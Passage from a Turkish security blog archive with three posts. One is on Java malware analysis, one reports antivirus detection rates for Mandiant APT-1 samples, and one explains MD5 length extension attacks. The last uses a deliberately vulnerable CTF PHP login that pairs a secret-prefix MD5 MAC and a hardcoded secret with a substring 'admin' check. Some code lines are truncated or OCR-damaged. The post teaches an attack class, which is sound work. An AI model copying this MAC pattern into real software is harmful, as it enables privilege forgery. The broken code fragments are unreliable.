

New Java Project
Create a Java Project
Create a Java project in the workspace or in an external location.
Project name: Malware
Use default location
Location: C:\Documents and Settings\Administrator\workspace\Malware
Browse...
JRE
Use an execution environment JRE: JavaSE-1.7
Use a project specific JRE: jre7
Use default JRE (currently 'jre7')
Configure JREs...
Project layout
Use project folder as root for sources and class files
Create separate folders for sources and class files
Configure default...
Working sets
Add project to working sets
Working sets:
Select...
< Back
Next >
Finish
Cancel



Bu tür analizi zorlaştırmaya yönelik yöntemlerden faydalanan Java zararlı yazılımlarına karşı reJ isimli, Java bayt kodunu manipüle etmeye imkan tanıyan araçlardan faydalanabilirsiniz. Örneğin reJ aracı ile Ref Axess 5150228026.jar dosyasını incelediğimizde Main fonksiyonunda tanımlanan çok sayıda istisnanın (exceptions) şüpheli olduğu dikkatimizi çekiyor. İstisna listesini kısaltıp kayıt ettikten sonra bu Java dosyasını başarıyla Dr. Garbage'nin bayt kod hata ayıklama aracı ile analiz edebildiğimizi görüyoruz. Bundan sonrasi ise artık ilgili yerlere kesme noktası (breakpoint) koymaya ve analiz etmeye kalıyor.







Java ile geliştirilen zararlı yazılımları analiz etme konusunda elinizin, kolunuzun bağlı olmadığını bilmeniz adına yazdığım bu yazı, umarım sizler için faydalı olmuştur. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Bilinen Tehditlere Karşı Antivirüslerin Durumu


Source: https://www.mertsarica.com/bilinen-tehditlere-karsi-antiviruslerin-durumu/

By M.S on June 1st, 2015

Son kullanıcı, sistem güvenlik yöneticisi, bilişim güvenliği uzmanı da olsanız, zaman zaman şu soruyu kendinize sorduğunuz oluyordur; Hangi antivirüs yazılımını kullanmalıyım ? Bilindiği üzere antivirüs yazılımlarının temelinde imza tabanlı bir teknoloji yatmaktadır bu nedenle yeni çıkan tehditlere karşı antivirüs yazılımı üreticisinin kısa bir süre içinde imza oluşturması ve bunu dünya genelindeki kullanıcılarına yaygınlaştırması, kullanıcıları açısından bilinen tehditlere karşı sistemlerini koruyabilme adına büyük bir öneme sahiptir. Dolayısıyla bir antivirüs yazılımını değerlendirirken, onlarca önemli kriterden bir tanesi de, bu antivirüs yazılımının veritabanının, bilinen tehditlerin ne kadarını tespit edebildiği, ne kadar güncel olduğudur.


Evvel zaman içinde, sistem ve bellek üzerinden ileri seviye bilinmeyen zararlı yazılımları imzasız, davranışsal analiz yaparak tespit edebilen bir güvenlik ürününü değerlendirmek için çeşitli testler (POC - proof of concept) yaparken, antivirüs yazılımınlarının yetersiz olduğu noktalarda bu ürünün katma değerini ortaya çıkarmaya çalışıyordum. Bunun için de antivirüs yazılımlarının tespit edemediği fakat bu ürün tarafından davranışsal analiz ile tespit edilen ileri seviye zararlı yazılımlara ihtiyaç duymuştum.

Bu çalışmanın akabininde, antivirüs yazılımlarının bu zamana kadar tespit edilmiş olan APT zararlı yazılımlarını tespit etmede ne kadar başarılı olup olmadıklarını da öğrenmeye karar verdim. Mevzu bahis ileri seviye zararlı yazılımlar olunca aklıma hemen Mandiant'ın 2013 yılının Şubat ayında yayınlamış olduğu ve 2006 yılından raporun yayınlanmasına kadar geçen sürede Çinliler tarafından gerçekleştirilen ve ileri seviye saldırıları konu alan APT-1 raporu gelmişti. Mandiant sağolsun bu raporun yanında tespit ettikleri zararlı yazılımların md5 hash bilgilerini (1007 tane) de ek rapor olarak paylaşmıştı. 1007 tane zararlı yazılıma, testlerde kullanmak için ulaşmak pek mümkün olmasa da VirusShare sitesi sayesinde 293 tanesine ulaşmak mümkün olmuştu.





Tabii 293 tane zararlı yazılımı teker teker VirusTotal sitesine yüklemek ve her birinin sonucuna bakmak pratikte mümkün olamayacağı için hem merakımı gidermek hem de benzer nedenlerden ötürü bu tür bir çalışmaya ihtiyaç duyanları da düşünerek Python ile iki tane araç hazırlamaya karar verdim.

Hazırladığım ilk araç olan Virustotal Mass Uploader (vt_mass_uploader.py) aracı ile elinizde bulunan birden fazla zararlı yazılımı VirusTotal sitesine yükleyebiliyorsunuz. Bunun için aracın bulunduğu klasörde malwares adında bir klasör oluşturmanız ve yüklenmesini istediğiniz zararlı yazılımları bu klasöre kopyalamanız yeterli oluyor.




Hazırladığım ikinci araç olan VirusTotal Reporter (vt_reporter.py) aracı ise VirusTotal Mass Uploader aracının çıktısı olan vt_report.txt dosyasını okuyarak VirusTotal'a yüklenen zararlı yazılımların raporlarını zararlı yazılımın adı.txt olarak diske yazmaktadır. Bu dosyalardan hangi antivirüs yazılımının ilgili zararlı yazılımı tespit edip edemediği görülebilmektedir.





Mandiant'ın 2013 yılında yayınlanan APT raporunda yer alan 293 zararlı yazılımı yukarıdaki araçlar ile VirusTotal'a yükleyip, popüler antivirüs yazılımlarının hangilerini tespit edip edemediğine baktığımda ortaya çıkan tablo beni biraz şaşırttı.



Mandiant's APT-1 Malwares

Vendor	Failed Detection Rate (x/293)*	Percentage
Symantec	1	99,66%
ESET-NOD32	1	99,66%
Sophos	1	99,66%
Mcafee	4	98,63%
Microsoft	5	98,29%
TrendMicro	7	97,61%
Comodo	7	97,61%
Kaspersky	9	96,93%
AVG	9	96,93%
Avast	13	95,56%
F-Secure	14	95,22%
BitDefender	14	95,22%
Panda	18	93,86%
ClamAV	20	93,17%

* Lower is better at detection

Mandiant's APT1 Report (18.02.2013): http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
Digital Appendix & Indicators: http://intelreport.mandiant.com/Mandiant_APT1_Report_Appendix.zip

2 sene önce yayınlanan bir rapora rağmen antivirüs yazılımlarından bazılarının 25.05.2015 tarihi itibariyle hala bu zararlı yazılımları tespit edemediği açıkça görülüyor. Örneğin Clamav antivirüs yazılımı 293 tane zararlı yazılımdan 20 tanesini, Panda ise 18 tanesini, Bitdefender ve F-Secure ise 14 tanesini tespit edemiyor. Tabii bu zararlı yazılımlardan bir tanesinin ip ve port taramak için kullanılan Angry IP Scanner olduğunu söylemem lazım dolayısıyla 293/293 tespit eden bir antivirüs yazılımı olsaydı bu defa da çok doğru bir sonuç olmayacaktı. Bu örneklem sonucunda ortaya çıkan tabloya göre Symantec, ESET-NOD32 ve Sophos'un diğer antivirüs yazılımlarına göre imza ile bilinen tehditleri tespit etmede daha başarılı olduğunu söylersek yanlış olmayacaktır.

Yaptığım bu çalışmanın antivirüs yazılımlarını değerlendirmek isteyenlere, hangi antivirüs yazılımını kullanmalıyım sorusuna yanıt arayanlara yol göstereceğini ümit ederek, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Hash Uzunluk Genişletme Saldırısı

Source: https://www.mertsarica.com/hash-uzunluk-genisletme-saldirisi/

By M.S on May 11th, 2015


Sızma testi uzmanları ve kripto analistler tarafından Merkle–Damgård hash fonksiyonlarının (MD5, SHA-1, SHA-256, SHA-512 vb.) uzunluk genişletme (length extension) saldırısından doğası gereği etkilendiği bilinmektedir. Bu hash fonksiyonlarının MAC (mesaj doğrulama kodu) olarak kullanıldığı durumlarda ortaya çıkan zafiyet kötüye kullanılarak gizli anahtar (secret key) bilinmeden geçerli bir MAC oluşturulabilmektedir.

Bir örnek ile kısaca açıklamak gerekirse, diyelim ki yazılımcının biri aşağıdaki gibi bir web uygulaması hazırlamış olsun. (Pi Hediyem Var #2 Hacking Oyunu)

```
" . (hash("md5",$secret.$username));
//exit;
```

```
if(isset($username) and isset($hash)){
//  print "
" . $username;
//  print "


" . $secret;

  if(hash("md5",$secret.$username) == $hash){
    $pos = strpos($username, "admin");
    if ($pos !== false) {
      print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
      print "




Pi Hediyem Var çekili#ine kat#lmak için bu ekran görüntüsünü ve çözüm yolunu Mert SARICA ile payla#abilirsin";
    } else {
      print "Merhaba $username , hala sefil kullan#c# yetkisine sahipsin :(";
      print "


Raspberry Pi 2 çekili#ine kat#labilmek için admin yetkisi ile giri# yapabilmen laz#m!";
      print "


Referans: https://www.mertsarica.com/pi-hediyem-var-2/";
    }
  } else {
    $username = 'misafir';
    $loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
  }
} else {
    $username = 'misafir';
    $loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
    header($loc);
    exit;
}
?>
```


Bu uygulama, doğrulama adımından geçen (geçtiyse örnek kullanıcımız mert olsun) ve geçmeyen her bir kullanıcıya (geçmediyse örnek kullanıcımız misafir olsun), o kullanıcıya özel olarak oluşturulan bir $hash değeri atıyor. Bu $hash değerini de, MD5(kullanıcı adı ($username) + sunucu tarafında oluşturulan bir anahtar ($secret)) ile yani hash("md5",$secret.$username) şeklinde oluşturuyor. Kullanıcı, doğrulama adımından geçtikten veya geçmedikten sonra uygulama üzerinde gerçekleştirdiği her işlem için sunucuya artık MAC olarak bu $hash değerini gönderiyor. Bu sayede web uygulaması, gelen her $hash değerini, anlık olarak oluşturduğu hash("md5", $secret.$username) değeri ile kıyaslayarak (hash("md5",$secret.$username) == $hash) kullanıcının yetkili (mert) veya yetkisiz bir kişi (misafir) olup olmadığını anlıyor. Eğer kullanıcı adında (username=) admin kelimesi geçiyor ve anlık oluşturulan MAC ile kullanıcıdan gelen $hash birbiri ile tutuyorsa kullanıcıyı yönetici (admin) sayfasına yönlendiriyor. Alfanümerik, 11 hane uzunluğunda olan $secret değeri de uygulama sunucusunun kaynak kodunda tanımlı olduğu için ($secret = 'H4ck4C4r33r';), art niyetli bir kişinin deneme yanılma saldırısı (brute-force) ile admin kullanıcısının $hash değerini bulması ve admin sayfasına erişmesi pratikte yıllar sürecektir diye düşünüyoruz, ancak yanılıyoruz!



Neden yanılıyoruz çünkü yukarıdaki resimden de anlaşılacağı üzere örnek olarak bir verinin MD5 hashi üretilirken, veri 512 bitlik bloklar halinde işlendikten sonra hash değeri üretilmektedir. Bir blok en fazla 64 bayt uzunluğunda olabilir ve eğer son blok, 56 bayttan küçük ise doldurma (padding) işlemi yapılır. Son bloğun son 8 baytı, blokların boyutunu tanımlamak için kullanılır. İlk blok, IV (initialization vector) ile işleme alınır. Diğer bloklar ise bir önceki bloğun çıktısı ile işleme devam eder. Hash işleminin devam etmesi için bir önceki bloğun çıktısını işleme almak yeterlidir. (length extension)

Kabaca elimizde iki ayrı veri var diyelim, biri ABC diğeri ise AB. Her bir harfin bir blok olduğunu düşünelim. ABC için gerçekleştirilen hashleme işleminde önce A işlenir, çıktısı B'ye girdi olarak iletilir sonra B işlenir, çıktısı C'ye girdi olarak iletilir ve C son blok olduğu

için eğer 56 bayttan küçük ise doldurma işlemi (padding) gerçekleştirilir. Ardından A,B ve C bloğunun büyüklüğü toplanarak bit olarak son 8 bayta little-endian olarak yazılır ve işlenerek ortaya bir hash değeri çıkar. AB verisinin hash çıktısına C verisi eklenerek ABC verisinin hash değeri üretilebilir. Bu durum da hash genişletme (length extension) zafiyetine yol açmakta ve kötüye kullanılabilmektedir.



Bu zafiyetin nasıl kötüye kullanılabileceğine kısaca göz atalım;


Web uygulamasının kaynak kodunda aşağıdaki gibi hatalı bir şekilde hash fonksiyonu ile MAC üretildiği ve ardından strpos fonksiyonu ile kullanıcı adında admin karakter dizisi geçiyor ise bu kullanıcıya yönetici yetkisi verildiği görülmektedir.

```
...
if(hash("md5",$secret.$username) == $hash){
  $pos = strpos($username, "admin");
  if ($pos !== false) {
    print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
...
```


Bu web uygulaması sayfayı ziyaret eden herhangi bir kullanıcıyı, sayfayı ziyaret ettiği zaman otomatik olarak misafir yetkisine (kullanici=misafir) atamakta ve bu kullanıcıya ait $hash değerini kullanıcıya göndermektedir. (hash=44f83d9752e575bfc5bbc28caa5d9ce5)

